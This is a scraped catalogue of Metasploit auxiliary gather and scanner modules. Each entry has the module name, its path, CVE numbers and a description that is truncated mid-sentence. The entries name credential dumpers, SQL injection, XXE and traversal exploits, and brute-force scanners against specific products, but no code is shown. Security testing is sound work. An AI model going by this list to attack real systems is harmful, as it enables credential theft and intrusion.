Cloud Lookup (and Bypass) auxiliary/gather/cloud_lookup	-	This module can be useful if you need to test the s server and your website behind a solution Cloud b discovering the origin IP address of the targeted h precisely, ... **Refs**: source, docs, ref1
ColdFusion 'password.properties' Hash Extraction auxiliary/gather/coldfusion_pwd_props	2013-05-07	This module uses a directory traversal vulnerability information such as password, rdspassword, and " properties. This module has been tested successfu ColdFusion 9 and ... **CVEs**: CVE-2013-3336 **Refs**: source
CorpWatch Company ID Information Search auxiliary/gather/corpwatch_lookup_id	-	This module interfaces with the CorpWatch API to available info for a given CorpWatch ID of the com know the CorpWatch ID, please use the corpwatch module ... **Refs**: source, ref1
CorpWatch Company Name Information Search auxiliary/gather/corpwatch_lookup_name	-	This module interfaces with the CorpWatch API to available info for a given company name. Please n CorpWatch API, you acknowledge the limitations o CorpWatch ... **Refs**: source, ref1
General Electric D20 Password Recovery auxiliary/gather/d20pass	2012-01-19	The General Electric D20ME and possibly other ur feature TFTP readable configurations with plaintex module retrieves the username, password, and au list. **CVEs**: CVE-2012-6663 **Refs**: source
DarkComet Server Remote File Download Exploit auxiliary/gather/darkcomet_filedownloader	2012-10-08	This module exploits an arbitrary file download vul DarkComet C&C server versions 3.2 and up. The need to know the password chosen for the bot/ser communication. **Platforms**: win **Refs**: source, ref1, ref2
Dolibarr Gather Credentials via SQL Injection auxiliary/gather/dolibarr_creds_sqli	2018-05-30	This module enables an authenticated user to colle usernames and encrypted passwords of other use ERP/CRM via SQL injection. **CVEs**: CVE-2018-10094 **Refs**: source
Drupal OpenID External Entity Injection auxiliary/gather/drupal_openid_xxe	2012-10-17	This module abuses an XML External Entity Injecti on the OpenID module from Drupal. The vulnerabi parsing of a malformed XRDS file coming from a n ... **CVEs**: CVE-2012-4554 **Refs**: source, ref1, ref2, ref3
Network Shutdown Module sort_values Credential Dumper auxiliary/gather/eaton_nsm_creds	2012-06-26	This module will extract user credentials from Netv Module versions 3.21 and earlier by exploiting a vu in lib/dbtools.inc, which uses unsanitized user inpu **Refs**: source, ref1
EMC CTA v10.0 Unauthenticated XXE Arbitrary File Read auxiliary/gather/emc_cta_xxe	2014-03-31	EMC CTA v10.0 is susceptible to an unauthenticat that allows an attacker to read arbitrary files from t with the permissions of the root user. **CVEs**: CVE-2014-0644 **Refs**: source

Metasploit Module	Date	Details
DNS Record Scanner and Enumerator auxiliary/gather/enum_dns	-	This module can be used to gather information abo a given DNS server by performing various DNS qu zone transfers, reverse lookups, SRV record brute other ... **CVEs**: CVE-1999-0532 **Refs**: source
ManageEngine Eventlog Analyzer Managed Hosts Administrator Credential Disclosure auxiliary/gather/eventlog_cred_disclosure	2014-11-05	ManageEngine Eventlog Analyzer from v7 to v9.9 security vulnerabilities that allow an unauthenticate the superuser password of any managed Windows hosts. This ... **CVEs**: CVE-2014-6038, CVE-2014-6039 **Refs**: source, ref1
Microsoft Exchange ProxyLogon Collector auxiliary/gather/exchange_proxylogon_collector	2021-03-02	This module exploit a vulnerability on Microsoft Ex that allows an attacker bypassing the authenticatic impersonating as the admin (CVE-2021-26855). B advantage of this ... **CVEs**: CVE-2021-26855 **Refs**: source, docs, ref1, ref2, ref3, ref4
Discover External IP via Ifconfig.me auxiliary/gather/external_ip	-	This module checks for the public source IP addre route to the RHOST by querying the public web ap ifconfig.me. It should be noted this module will reg **Refs**: source, ref1
F5 BigIP Backend Cookie Disclosure auxiliary/gather/f5_bigip_cookie_disclosure	-	This module identifies F5 BigIP load balancers and information (pool name, backend's IP address and domain) through cookies inserted by the BigIP sys **Refs**: source, ref1, ref2
Firefox PDF.js Browser File Theft auxiliary/gather/firefox_pdfjs_file_theft	-	This module abuses an XSS vulnerability in versio 39.0.3, Firefox ESR 38.1.1, and Firefox OS 2.2 tha files to be stolen. The vulnerability occurs in the PD **CVEs**: CVE-2015-4495 **Refs**: source, ref1, ref2, ref3
Flash "Rosetta" JSONP GET/POST Response Disclosure auxiliary/gather/flash_rosetta_jsonp_url_disclosure	2014-07-08	A website that serves a JSONP endpoint that acce alphanumeric callback of 1200 chars can be abuse encoded swf payload that steals the contents of a URL. Flash < ... **CVEs**: CVE-2014-4671 **Refs**: source, ref1, ref2, ref3
FortiOS Path Traversal Credential Gatherer auxiliary/gather/fortios_vpnssl_traversal_creds_leak	-	Fortinet FortiOS versions 5.4.6 to 5.4.12, 5.6.3 to 5 6.0.4 are vulnerable to a path traversal vulnerabilit VPN web portal which allows unauthenticated atta **Refs**: source, docs, ref1
HP Operations Manager Perfd Environment Scanner auxiliary/gather/hp_enum_perfd	-	This module will enumerate the process list of a re abusing HP Operation Manager's unauthenticated **Refs**: source
HP ProCurve SNAC Domain Controller Credential Dumper auxiliary/gather/hp_snac_domain_creds	2013-09-09	This module will extract Domain Controller credent vulnerable installations of HP SNAC as distributed ProCurve 4.00 and 3.20. The authentication bypas has been used to ... **Refs**: source, ref1
Gather PDF Authors auxiliary/gather/http_pdf_authors	-	This module downloads PDF documents and extra name from the document metadata. This module e be provided using the URL option. Alternatively, m be ... **Refs**: source, docs
IBM BigFix Relay Server Sites and Package Enum auxiliary/gather/ibm_bigfix_sites_packages_enum	2019-03-18	This module retrieves masthead, site, and availabl information from IBM BigFix Relay Servers. **CVEs**: CVE-2019-4061 **Refs**: source, docs, ref1
IBM Lotus Notes Sametime User Enumeration auxiliary/gather/ibm_sametime_enumerate_users	2013-12-27	This module extracts usernames using the IBM Lo Sametime web interface using either a dictionary a preferred), or a bruteforce attack trying all usernan MAXDEPTH length ... **CVEs**: CVE-2013-3975 **Refs**: source, ref1
IBM Lotus Notes Sametime Room Name Bruteforce auxiliary/gather/ibm_sametime_room_brute	2013-12-27	This module bruteforces Sametime meeting room IBM Lotus Notes Sametime web interface. **CVEs**: CVE-2013-3977 **Refs**: source, ref1

Metasploit Module	Date	Details
IBM Lotus Sametime Version Enumeration auxiliary/gather/ibm_sametime_version	2013-12-27	This module scans an IBM Lotus Sametime web ir enumerate the application's version and configurat **CVEs**: CVE-2013-3982 **Refs**: source, ref1
Internet Explorer Iframe Sandbox File Name Disclosure Vulnerability auxiliary/gather/ie_sandbox_findfiles	2016-08-09	It was found that Internet Explorer allows the disclo names. This issue exists due to the fact that Intern behaves different for file:// URLs pointing to existin **Platforms**: win **CVEs**: CVE-2016-3321 **Refs**: source, ref1
MS15-018 Microsoft Internet Explorer 10 and 11 Cross-Domain JavaScript Injection auxiliary/gather/ie_uxss_injection	2015-02-01	This module exploits a universal cross-site scriptin vulnerability found in Internet Explorer 10 and 11. I will steal the cookie from TARGET_URI (which car **Platforms**: win **CVEs**: CVE-2015-0072 **Refs**: source, ref1, ref2
HTTP SSL Certificate Impersonation auxiliary/gather/impersonate_ssl	-	This module request a copy of the remote SSL cer creates a local (self.signed) version using the infor remote version. The module then Outputs (PEM|D private key ... **Refs**: source, ref1
JVC/Siemens/Vanderbilt IP-Camera Readfile Password Disclosure auxiliary/gather/ipcamera_password_disclosure	2016-08-16	SIEMENS IP-Camera (CVMS2025-IR + CCMS202 Camera (VN-T216VPRU and Vanderbilt IP-Camer + CVMW3025-IR) allow an unauthenticated user t username password by ... **Refs**: source, docs
Java RMI Registry Interfaces Enumeration auxiliary/gather/java_rmi_registry	-	This module gathers information from an RMI endp RMI registry interface. It enumerates the names bo and looks up each remote reference. **Refs**: source, ref1
Jenkins Domain Credential Recovery auxiliary/gather/jenkins_cred_recovery	-	This module will collect Jenkins domain credentials script console to decrypt each password if anonym allowed. It has been tested against Jenkins versior **Refs**: source, ref1
Joomla Real Estate Manager Component Error-Based SQL Injection auxiliary/gather/joomla_com_realestatemanager_sqli	2015-10-22	This module exploits a SQL injection vulnerability i com_realestatemanager versions 3.7 in order to ei usernames and password hashes. **Refs**: source
Joomla com_contenthistory Error-Based SQL Injection auxiliary/gather/joomla_contenthistory_sqli	2015-10-22	This module exploits a SQL injection vulnerability i versions 3.2 through 3.4.4 in order to either enume and password hashes. **CVEs**: CVE-2015-7297 **Refs**: source, ref1
Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read auxiliary/gather/joomla_weblinks_sqli	2014-03-02	Joomla versions 3.2.2 and below are vulnerable to unauthenticated SQL injection which allows an atta the database or read arbitrary files as the 'mysql' u will only ... **Refs**: source, ref1
Kerberos Domain User Enumeration auxiliary/gather/kerberos_enumusers	-	This module will enumerate valid Domain Users vi an unauthenticated perspective. It utilizes the diffe returned by the service for valid and invalid users. **Refs**: source, docs, ref1
Konica Minolta Password Extractor auxiliary/gather/konica_minolta_pwd_extract	-	This module will extract FTP and SMB account use passwords from Konica Minolta multifunction printe Tested models include C224, C280, 283, C353, C3 C452, C452, ... **Refs**: source
HTTP Client LAN IP Address Gather auxiliary/gather/browser_lanipleak	2013-09-05	This module retrieves a browser's network interfac using WebRTC. **CVEs**: CVE-2018-6849 **Refs**: source, ref1, ref2
DoliWamp 'jqueryFileTree.php' Traversal Gather Credentials auxiliary/gather/doliwamp_traversal_creds	2014-01-12	This module will extract user credentials from DoliV packaged installer distribution for Dolibarr ERP on versions 3.3.0 to 3.4.2 by hijacking a user's sessio stores ... **Refs**: source, ref1, ref2

Metasploit Module	Date	Details
Huawei Datacard Information Disclosure Vulnerability auxiliary/gather/huawei_wifi_info	2013-11-11	This module exploits an unauthenticated informatic vulnerability in Huawei SOHO routers. The module information by accessing the /api pages where aut ... **CVEs**: CVE-2013-6031 **Refs**: source
Lansweeper Credential Collector auxiliary/gather/lansweeper_collector	-	Lansweeper stores the credentials it uses to scan its Microsoft SQL database. The passwords are X with a 68 character long key, in which the first 8 ch **Refs**: source, ref1, ref2
Shodan Host Port auxiliary/gather/shodan_host	-	This module uses the shodan API to return all port found on a given host IP. **Refs**: source, docs, ref1
LDAP Information Disclosure auxiliary/gather/ldap_hashdump	2020-07-23	This module uses an anonymous-bind LDAP conn data from an LDAP server. Searching for attributes credentials (e.g. userPassword). **CVEs**: CVE-2020-3952 **Refs**: source, docs, ref1
MantisBT Admin SQL Injection Arbitrary File Read auxiliary/gather/mantisbt_admin_sqli	2014-02-28	Versions 1.2.13 through 1.2.16 are vulnerable to a attack if an attacker can gain access to administrat This vuln was fixed in 1.2.17. **Platforms**: linux, win **CVEs**: CVE-2014-2238 **Refs**: source, ref1
McAfee ePolicy Orchestrator Authenticated XXE Credentials Exposure auxiliary/gather/mcafee_epo_xxe	2015-01-06	This module will exploit an authenticated XXE vuln the keystore.properties off of the filesystem. This p contains an encrypted password that is set during **CVEs**: CVE-2015-0921, CVE-2015-0922 **Refs**: source, ref1
Memcached Extractor auxiliary/gather/memcached_extractor	-	This module extracts the slabs from a memcached finds the keys and values stored in those slabs. **Refs**: source, ref1
MongoDB NoSQL Collection Enumeration Via Injection auxiliary/gather/mongodb_js_inject_collection_enum	2014-06-07	This module can exploit NoSQL injections on Mon less than 2.4 and enumerate the collections availa boolean injections. **Platforms**: linux, win **Refs**: source, ref1
MS14-052 Microsoft Internet Explorer XMLDOM Filename Disclosure auxiliary/gather/ms14_052_xmldom	2014-09-09	This module will use the Microsoft XMLDOM objec remote machine's filenames. It will try to do so aga Explorer 8 and Internet Explorer 9. To use it, you n ... **Platforms**: win **CVEs**: CVE-2013-7331 **Refs**: source, ref1, ref2
MyBB Database Fingerprint auxiliary/gather/mybb_db_fingerprint	2014-02-13	This module checks if MyBB is running behind an malformed query to force an error and fingerprint t database used by MyBB on version 1.6.12 and pri **Refs**: source
NAT-PMP External Address Scanner auxiliary/gather/natpmp_external_address	-	Scan NAT devices for their external address using **Refs**: source
NETGEAR Administrator Password Disclosure auxiliary/gather/netgear_password_disclosure	-	This module will collect the password for the `adm exploit will not complete if password recovery is se The password is received by passing the token ge **CVEs**: CVE-2017-5521 **Refs**: source, ref1, ref2, ref3, ref4
NIS bootparamd Domain Name Disclosure auxiliary/gather/nis_bootparamd_domain	-	This module discloses the NIS domain name from must know a client address from the target's bootp try hosts within the same network range as the tar **Refs**: source, docs, ref1, ref2, ref3
NIS ypserv Map Dumper auxiliary/gather/nis_ypserv_map	-	This module dumps the specified map from NIS yp following examples are from ypcat -x: Use "ethers" "ethers.byname" Use "aliases" for map "mail.aliase for map ... **Refs**: source, docs, ref1, ref2

Metasploit Module	Date	Details
Nuuo Central Management Server User Session Token Bruteforce auxiliary/gather/nuuo_cms_bruteforce	2018-10-11	Nuuo Central Management Server below version 2 where it sends the heap address of the user objec session number when a user logs in. This can be u the ... **Platforms**: win **CVEs**: CVE-2018-17888 **Refs**: source, docs, ref1, ref2, ref3
Nuuo Central Management Server Authenticated Arbitrary File Download auxiliary/gather/nuuo_cms_file_download	2018-10-11	The Nuuo Central Management Server allows an a to download files from the installation folder. This f be abused to obtain administrative credentials, the **Platforms**: win **CVEs**: CVE-2018-17934 **Refs**: source, docs, ref1, ref2, ref3
Oracle Application Testing Suite Post-Auth DownloadServlet Directory Traversal auxiliary/gather/oats_downloadservlet_traversal	2019-04-16	This module exploits a vulnerability in Oracle Appli Suite (OATS). In the Load Testing interface, a rem abuse the custom report template selector, and ca **CVEs**: CVE-2019-2557 **Refs**: source, docs, ref1, ref2
OpenNMS Authenticated XXE auxiliary/gather/opennms_xxe	2015-01-08	OpenNMS is vulnerable to XML External Entity Inj Time Console interface. Although this attack requir authentication, there are several factors that increa this ... **CVEs**: CVE-2015-0975 **Refs**: source
Peplink Balance routers SQLi auxiliary/gather/peplink_bauth_sqli	-	Firmware versions up to 7.0.0-build1904 of Peplink are affected by an unauthenticated SQL injection v bauth cookie, successful exploitation of the vulnera **Platforms**: linux **CVEs**: CVE-2017-8835 **Refs**: source, docs, ref1
Pimcore Gather Credentials via SQL Injection auxiliary/gather/pimcore_creds_sqli	2018-08-13	This module extracts the usernames and hashed p users of the Pimcore web service by exploiting a S vulnerability in Pimcore's REST API. Pimcore begi password ... **CVEs**: CVE-2018-14058 **Refs**: source, docs
Pulse Secure VPN Arbitrary File Disclosure auxiliary/gather/pulse_secure_file_disclosure	2019-04-24	This module exploits a pre-auth directory traversal Secure VPN server to dump an arbitrary file. Dump stored in loot. If the "Automatic" action is set, plain ... **CVEs**: CVE-2019-11510 **Refs**: source, docs, ref1, ref2, ref3
QNAP NAS/NVR Administrator Hash Disclosure auxiliary/gather/qnap_backtrace_admin_hash	2017-01-31	This module exploits combined heap and stack bu QNAP NAS and NVR devices to dump the admin (hash from memory via an overwrite of __libc_argv header-bound ... **Refs**: source, docs, ref1, ref2
QNAP QTS and Photo Station Local File Inclusion auxiliary/gather/qnap_lfi	2019-11-25	This module exploits a local file inclusion in QNAP Station that allows an unauthenticated attacker to from the QNAP filesystem. Because the HTTP ser ... **CVEs**: CVE-2019-7192, CVE-2019-7194, CVE-20 **Refs**: source, docs, ref1, ref2, ref3
Ruby On Rails File Content Disclosure ('doubletap') auxiliary/gather/rails_doubletap_file_read	-	This module uses a path traversal vulnerability in R versions =< 5.2.2 to read files on a target server. **CVEs**: CVE-2019-5418 **Refs**: source, docs, ref1, ref2, ref3, ref4
Redis Extractor auxiliary/gather/redis_extractor	-	This module connects to a Redis instance and retr data stored. **Refs**: source, docs, ref1
Mac OS X Safari file:// Redirection Sandbox Escape auxiliary/gather/safari_file_url_navigation	2014-01-16	Versions of Safari before 8.0.6, 7.1.6, and 6.2.6 ar "state management issue" that allows a browser w navigated to a file:// URL. By dropping and loading **Platforms**: osx **CVEs**: CVE-2015-1155 **Refs**: source, ref1

Metasploit Module	Date	Details
SaltStack Salt Master Server Root Key Disclosure auxiliary/gather/saltstack_salt_root_key	2020-04-30	This module exploits unauthenticated access to th _prep_auth_info() method in the SaltStack Salt ma request server, for versions 2019.2.3 and earlier a earlier, to disclose ... **CVEs**: CVE-2020-11651, CVE-2020-11652 **Refs**: source, docs, ref1, ref2, ref3, ref4, ref5
Samsung Internet Browser SOP Bypass auxiliary/gather/samsung_browser_sop_bypass	2017-11-08	This module takes advantage of a Same-Origin Pc bypass vulnerability in the Samsung Internet Brow mobile browser shipping with Samsung Android de it ... **CVEs**: CVE-2017-17692 **Refs**: source, docs, ref1
Search Engine Subdomains Collector auxiliary/gather/searchengine_subdomains_collector	-	This module can be used to gather subdomains ab from Yahoo, Bing. **Refs**: source
Search Engine Domain Email Address Collector auxiliary/gather/search_email_collector	-	This module uses Google, Bing and Yahoo to crea email addresses for the target domain. **Refs**: source
Shodan Honeyscore Client auxiliary/gather/shodan_honeyscore	-	This module uses the shodan API to check if a ser or not. The api returns a score from 0.0 to 1.0. 1.0 honeypot. A shodan API key is needed for this mo properly. ... **Refs**: source, docs, ref1
Shodan Search auxiliary/gather/shodan_search	-	This module uses the Shodan API to search Shod free and an API key is required to use this module module is displayed to the screen and can be save ... **Refs**: source
Snare Lite for Windows Registry Access auxiliary/gather/snare_registry	-	This module uses the Registry Dump feature of the Windows service on 6161/TCP to retrieve the Win Dump Registry functionality is unavailable in Snare **Platforms**: win **Refs**: source, docs, ref1
Solarwinds Orion AccountManagement.asmx GetAccounts Admin Creation auxiliary/gather/solarwinds_orion_sqli	2015-02-24	This module exploits a stacked SQL injection in or administrator user to the SolarWinds Orion databa **CVEs**: CVE-2014-9566 **Refs**: source
SSL Labs API Client auxiliary/gather/ssllabs_scan	-	This module is a simple client for the SSL Labs AP SSL/TLS assessment during a penetration test. **CVEs**: CVE-2014-0224 **Refs**: source
TeamTalk Gather Credentials auxiliary/gather/teamtalk_creds	-	This module retrieves user credentials from BearW Valid administrator credentials are required. This m tested successfully on TeamTalk versions 5.2.2.48 5.2.3.4893. **Refs**: source, docs, ref1
BMC / Numara Track-It! Domain Administrator and SQL Server User Password Disclosure auxiliary/gather/trackit_sql_domain_creds	2014-10-07	This module exploits an unauthenticated configura .NET remoting service in Numara / BMC Track-It! can be abused to retrieve the Domain Administrato **CVEs**: CVE-2014-4872 **Refs**: source, ref1
vBulletin /ajax/api/content_infraction/getIndexableContent nodeid Parameter SQL Injection auxiliary/gather/vbulletin_getindexablecontent_sqli	2020-03-12	This module exploits a SQL injection vulnerability f 5.x.x to dump the user table information or to dump vBulletin tables (based on the selected options). T **CVEs**: CVE-2020-12720 **Refs**: source, docs
vBulletin Password Collector via nodeid SQL Injection auxiliary/gather/vbulletin_vote_sqli	2013-03-24	This module exploits a SQL injection vulnerability f 5 that has been used in the wild since March 2013 be used to extract the web application's username **CVEs**: CVE-2013-3522 **Refs**: source, ref1
VMware vCenter Server vmdir Information Disclosure auxiliary/gather/vmware_vcenter_vmdir_ldap	2020-04-09	This module uses an anonymous-bind LDAP conn data from the vmdir service in VMware vCenter Se prior to the 6.7U3f update, only if upgraded from a line, ... **CVEs**: CVE-2020-3952 **Refs**: source, docs, ref1

Metasploit Module	Date	Details
Microsoft Windows Deployment Services Unattend Gatherer auxiliary/gather/windows_deployment_services_shares	-	This module will search remote file shares for unat installation files that may contain domain credentia used after discovering domain credentials with the **Refs**: source, ref1
Windows Secrets Dump auxiliary/gather/windows_secrets_dump	-	Dumps SAM hashes and LSA secrets (including c the remote Windows target without executing any First, it reads as much data as possible from the re save ... **Refs**: source, docs, ref1
WordPress All-in-One Migration Export auxiliary/gather/wp_all_in_one_migration_export	2015-03-19	This module allows you to export Wordpress data database, plugins, themes, uploaded files, etc) via Migration plugin without authentication. **Refs**: source, ref1
WordPress Ultimate CSV Importer User Table Extract auxiliary/gather/wp_ultimate_csv_importer_user_extract	2015-02-02	Due to lack of verification of a visitor's permissions execute the 'export.php' script included in the defa the Ultimate CSV Importer plugin and retrieve the **Refs**: source
WordPress W3-Total-Cache Plugin 0.9.2.4 (or before) Username and Hash Extract auxiliary/gather/wp_w3_total_cache_hash_extract	-	The W3-Total-Cache Wordpress Plugin <= 0.9.2.4 database statements and its results in files for fast 0.9.2.4 has been fixed afterwards so it can be vuln cache ... **Refs**: source, ref1
XBMC Web Server Directory Traversal auxiliary/gather/xbmc_traversal	2012-11-04	This module exploits a directory traversal bug in X the 2012-11-04 nightly build. The module can only retrieve files. **Refs**: source, ref1, ref2, ref3
Xerox Administrator Console Password Extractor auxiliary/gather/xerox_pwd_extract	-	This module will extract the management console' from the Xerox file system using firmware bootstra **Refs**: source
Xerox Workcentre 5735 LDAP Service Redential Extractor auxiliary/gather/xerox_workcentre_5xxx_ldap	-	This module extract the printer's LDAP username a from Xerox Workcentre 5735. **Refs**: source
Xymon Daemon Gather Information auxiliary/gather/xymon_info	-	This module retrieves information from a Xymon d (formerly Hobbit, based on Big Brother), including configuration information, a list of monitored hosts client log ... **CVEs**: CVE-2016-2055 **Refs**: source, docs, ref1, ref2, ref3, ref4
Zabbix toggle_ids SQL Injection auxiliary/gather/zabbix_toggleids_sqli	2016-08-11	This module will exploit a SQL injection in Zabbix 3 prior in order to save the current usernames and p from the database to a JSON file. **CVEs**: CVE-2016-10134 **Refs**: source, ref1
Apache ZooKeeper Information Disclosure auxiliary/gather/zookeeper_info_disclosure	2020-10-14	Apache ZooKeeper server service runs on TCP 21 default, it is accessible without any authentication. targets Apache ZooKeeper service instances to ex about the ... **Refs**: source, docs, ref1
ZoomEye Search auxiliary/gather/zoomeye_search	-	The module use the ZoomEye API to search Zoom a search engine for cyberspace that lets the user f network components(ip, services, etc.). **Refs**: source, ref1, ref2, ref3
Auxilliary Parser Windows Unattend Passwords auxiliary/parser/unattend	-	This module parses Unattend files in the target dir post/windows/gather/enum_unattend. **Refs**: source, ref1, ref2, ref3
Foxit Reader Authorization Bypass auxiliary/pdf/foxit/authbypass	2009-03-09	This module exploits an authorization bypass vuln Reader build 1120. When an attacker creates a sp file containing an Open/Execute action, arbitrary c **CVEs**: CVE-2009-0836 **Refs**: source
Cisco IKE Information Disclosure auxiliary/scanner/ike/cisco_ike_benigncertain	2016-09-29	A vulnerability in Internet Key Exchange version 1 processing code in Cisco IOS, Cisco IOS XE, and Software could allow an unauthenticated, remote a ... **CVEs**: CVE-2016-6415 **Refs**: source, docs, ref1, ref2, ref3, ref4

Metasploit Module	Date	Details
NeXpose API Interface Login Utility auxiliary/scanner/nexpose/nexpose_api_login	-	This module simply attempts to login to a NeXpose using a specific user/pass. **Refs**: source
Apple Airport ACPP Authentication Scanner auxiliary/scanner/acpp/login	-	This module attempts to authenticate to an Apple A proprietary and largely undocumented protocol kn ACPP. **Refs**: source, docs
Apple Filing Protocol Login Utility auxiliary/scanner/afp/afp_login	-	This module attempts to bruteforce authentication AFP. **Refs**: source, docs, ref1, ref2
Apple Filing Protocol Info Enumerator auxiliary/scanner/afp/afp_server_info	-	This module fetches AFP server information, inclu network address, supported AFP versions, signatu and server flags. **Refs**: source, docs, ref1
Energizer DUO Trojan Scanner auxiliary/scanner/backdoor/energizer_duo_detect	-	Detect instances of the Energizer DUO trojan hors port 7777. **CVEs**: CVE-2010-0103 **Refs**: source, docs
Chargen Probe Utility auxiliary/scanner/chargen/chargen_probe	1996-02-08	Chargen is a debugging and measurement tool an generator service. A character generator service s without regard to the input. Chargen is susceptible **CVEs**: CVE-1999-0103 **Refs**: source, docs, ref1
CouchDB Enum Utility auxiliary/scanner/couchdb/couchdb_enum	-	This module enumerates databases on CouchDB API (without authentication by default). **CVEs**: CVE-2017-12635 **Refs**: source, docs, ref1, ref2
CouchDB Login Utility auxiliary/scanner/couchdb/couchdb_login	-	This module tests CouchDB logins on a range of m report successful logins. **Refs**: source, docs
DB2 Authentication Brute Force Utility auxiliary/scanner/db2/db2_auth	-	This module attempts to authenticate against a DB username and password combinations indicated b USER_FILE, PASS_FILE, and USERPASS_FILE **CVEs**: CVE-1999-0502 **Refs**: source, docs
DB2 Probe Utility auxiliary/scanner/db2/db2_version	-	This module queries a DB2 instance information. **Refs**: source, docs
DB2 Discovery Service Detection auxiliary/scanner/db2/discovery	-	This module simply queries the DB2 discovery ser information. **Refs**: source, docs
Endpoint Mapper Service Discovery auxiliary/scanner/dcerpc/endpoint_mapper	-	This module can be used to obtain information fror Mapper service. **Refs**: source, docs
Hidden DCERPC Service Discovery auxiliary/scanner/dcerpc/hidden	-	This module will query the endpoint mapper and m ncacn_tcp RPC services. It will then connect to ea services and use the management API to list all ot ... **Refs**: source, docs
Remote Management Interface Discovery auxiliary/scanner/dcerpc/management	-	This module can be used to obtain information fror Management Interface DCERPC service. **Refs**: source, docs
DCERPC TCP Service Auditor auxiliary/scanner/dcerpc/tcp_dcerpc_auditor	-	Determine what DCERPC services are accessible **Refs**: source, docs
Microsoft Windows Deployment Services Unattend Retrieval auxiliary/scanner/dcerpc/windows_deployment_services	-	This module retrieves the client unattend file from Deployment Services RPC service and parses out credentials. Tested against Windows 2008 R2 x64 2003 x86. **Refs**: source, docs, ref1
DECT Call Scanner auxiliary/scanner/dect/call_scanner	-	This module scans for active DECT calls. **Refs**: source
DECT Base Station Scanner auxiliary/scanner/dect/station_scanner	-	This module scans for DECT base stations. **Refs**: source
ARP Sweep Local Network Discovery auxiliary/scanner/discovery/arp_sweep	-	Enumerate alive Hosts in local network using ARP **Refs**: source, docs

Metasploit Module	Date	Details
UDP Empty Prober auxiliary/scanner/discovery/empty_udp	-	Detect UDP services that reply to empty probes. **Refs**: source, docs
IPv6 Link Local/Node Local Ping Discovery auxiliary/scanner/discovery/ipv6_multicast_ping	-	Send a ICMPv6 ping request to all default multicas wait to see who responds. **Refs**: source, ref1
IPv6 Local Neighbor Discovery auxiliary/scanner/discovery/ipv6_neighbor	-	Enumerate local IPv6 hosts which respond to Neig with a link-local address. Note, that like ARP scan cannot be performed beyond the local broadcast n **Refs**: source, docs
IPv6 Local Neighbor Discovery Using Router Advertisement auxiliary/scanner/discovery/ipv6_neighbor_router_advertisement	-	Send a spoofed router advertisement with high pri hosts to start the IPv6 address auto-config. Monito advertisements, and try to guess the link-local add **Refs**: source, ref1
UDP Service Prober auxiliary/scanner/discovery/udp_probe	-	Detect common UDP services using sequential pr **Refs**: source
UDP Service Sweeper auxiliary/scanner/discovery/udp_sweep	-	Detect interesting UDP services. **Refs**: source, docs
Cisco DLSw Information Disclosure Scanner auxiliary/scanner/dlsw/dlsw_leak_capture	2014-11-17	This module implements the DLSw information dis There is a bug in Cisco's DLSw implementation aff 15.x trains that allows an unauthenticated remote a **CVEs**: CVE-2014-7992 **Refs**: source, docs, ref1
DNS Amplification Scanner auxiliary/scanner/dns/dns_amp	-	This module can be used to discover DNS servers recursive name lookups which can be used in an a attack against a third party. **CVEs**: CVE-2006-0987, CVE-2006-0988 **Refs**: source, docs
ElasticSearch Indices Enumeration Utility auxiliary/scanner/elasticsearch/indices_enum	-	This module enumerates ElasticSearch Indices. It API in order to make it. **Refs**: source, docs
EMC AlphaStor Device Manager Service auxiliary/scanner/emc/alphastor_devicemanager	-	This module queries the remote host for the EMC A Management Service. **Refs**: source
EMC AlphaStor Library Manager Service auxiliary/scanner/emc/alphastor_librarymanager	-	This module queries the remote host for the EMC A Management Service. **Refs**: source
Etcd Keys API Information Gathering auxiliary/scanner/etcd/open_key_scanner	-	This module queries the etcd API to recursively ret stored key value pairs. Etcd by default does not ut authentication. **Refs**: source, docs, ref1
Etcd Version Scanner auxiliary/scanner/etcd/version	-	This module connections to etcd API endpoints, ty 2379/TCP, and attempts to obtain the version of et **Refs**: source, docs, ref1
Finger Service User Enumerator auxiliary/scanner/finger/finger_users	-	Identify valid users through the finger service using tricks. **Refs**: source, docs
Anonymous FTP Access Detection auxiliary/scanner/ftp/anonymous	-	Detect anonymous (read/write) FTP server access **Refs**: source, docs, ref1
BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure auxiliary/scanner/ftp/bison_ftp_traversal	2015-09-28	This module exploits a directory traversal vulnerab BisonWare BisonFTP server version 3.5. This vuln an attacker to download arbitrary files from the ser **Platforms**: win **CVEs**: CVE-2015-7602 **Refs**: source
ColoradoFTP Server 1.3 Build 8 Directory Traversal Information Disclosure auxiliary/scanner/ftp/colorado_ftp_traversal	2016-08-11	This module exploits a directory traversal vulnerab ColoradoFTP server version <= 1.3 Build 8. This v an attacker to download and upload arbitrary files **Platforms**: win **Refs**: source, docs, ref1, ref2
Easy File Sharing FTP Server 3.6 Directory Traversal auxiliary/scanner/ftp/easy_file_sharing_ftp	2017-03-07	This module exploits a directory traversal vulnerab File Sharing FTP Server Version 3.6 and Earlier. T allows an attacker to download arbitrary files from **Platforms**: win **CVEs**: CVE-2017-6510 **Refs**: source, docs

Metasploit Module	Date	Details
FTP Authentication Scanner auxiliary/scanner/ftp/ftp_login	-	This module will test FTP logins on a range of mac successful logins. If you have loaded a database p connected to a database this module will record su and ... **CVEs**: CVE-1999-0502 **Refs**: source, docs
FTP Version Scanner auxiliary/scanner/ftp/ftp_version	-	Detect FTP Version. **Refs**: source, docs
Konica Minolta FTP Utility 1.00 Directory Traversal Information Disclosure auxiliary/scanner/ftp/konica_ftp_traversal	2015-09-22	This module exploits a directory traversal vulnerab Konica Minolta FTP Utility 1.0. This vulnerability al to download arbitrary files from the server by crafti **Platforms**: win **CVEs**: CVE-2015-7603 **Refs**: source, docs, ref1
PCMan FTP Server 2.0.7 Directory Traversal Information Disclosure auxiliary/scanner/ftp/pcman_ftp_traversal	2015-09-28	This module exploits a directory traversal vulnerab PCMan FTP Server 2.0.7. This vulnerability allows download arbitrary files from the server by crafting command ... **Platforms**: win **CVEs**: CVE-2015-7601 **Refs**: source, docs
Titan FTP XCRC Directory Traversal Information Disclosure auxiliary/scanner/ftp/titanftp_xcrc_traversal	2010-06-15	This module exploits a directory traversal vulnerab command implemented in versions of Titan FTP u 8.10.1125. By making sending multiple XCRC com **CVEs**: CVE-2010-2426 **Refs**: source, ref1
Gopher gophermap Scanner auxiliary/scanner/gopher/gopher_gophermap	-	This module identifies Gopher servers, and proces gophermap file which lists all the files on the serve **Refs**: source, docs, ref1
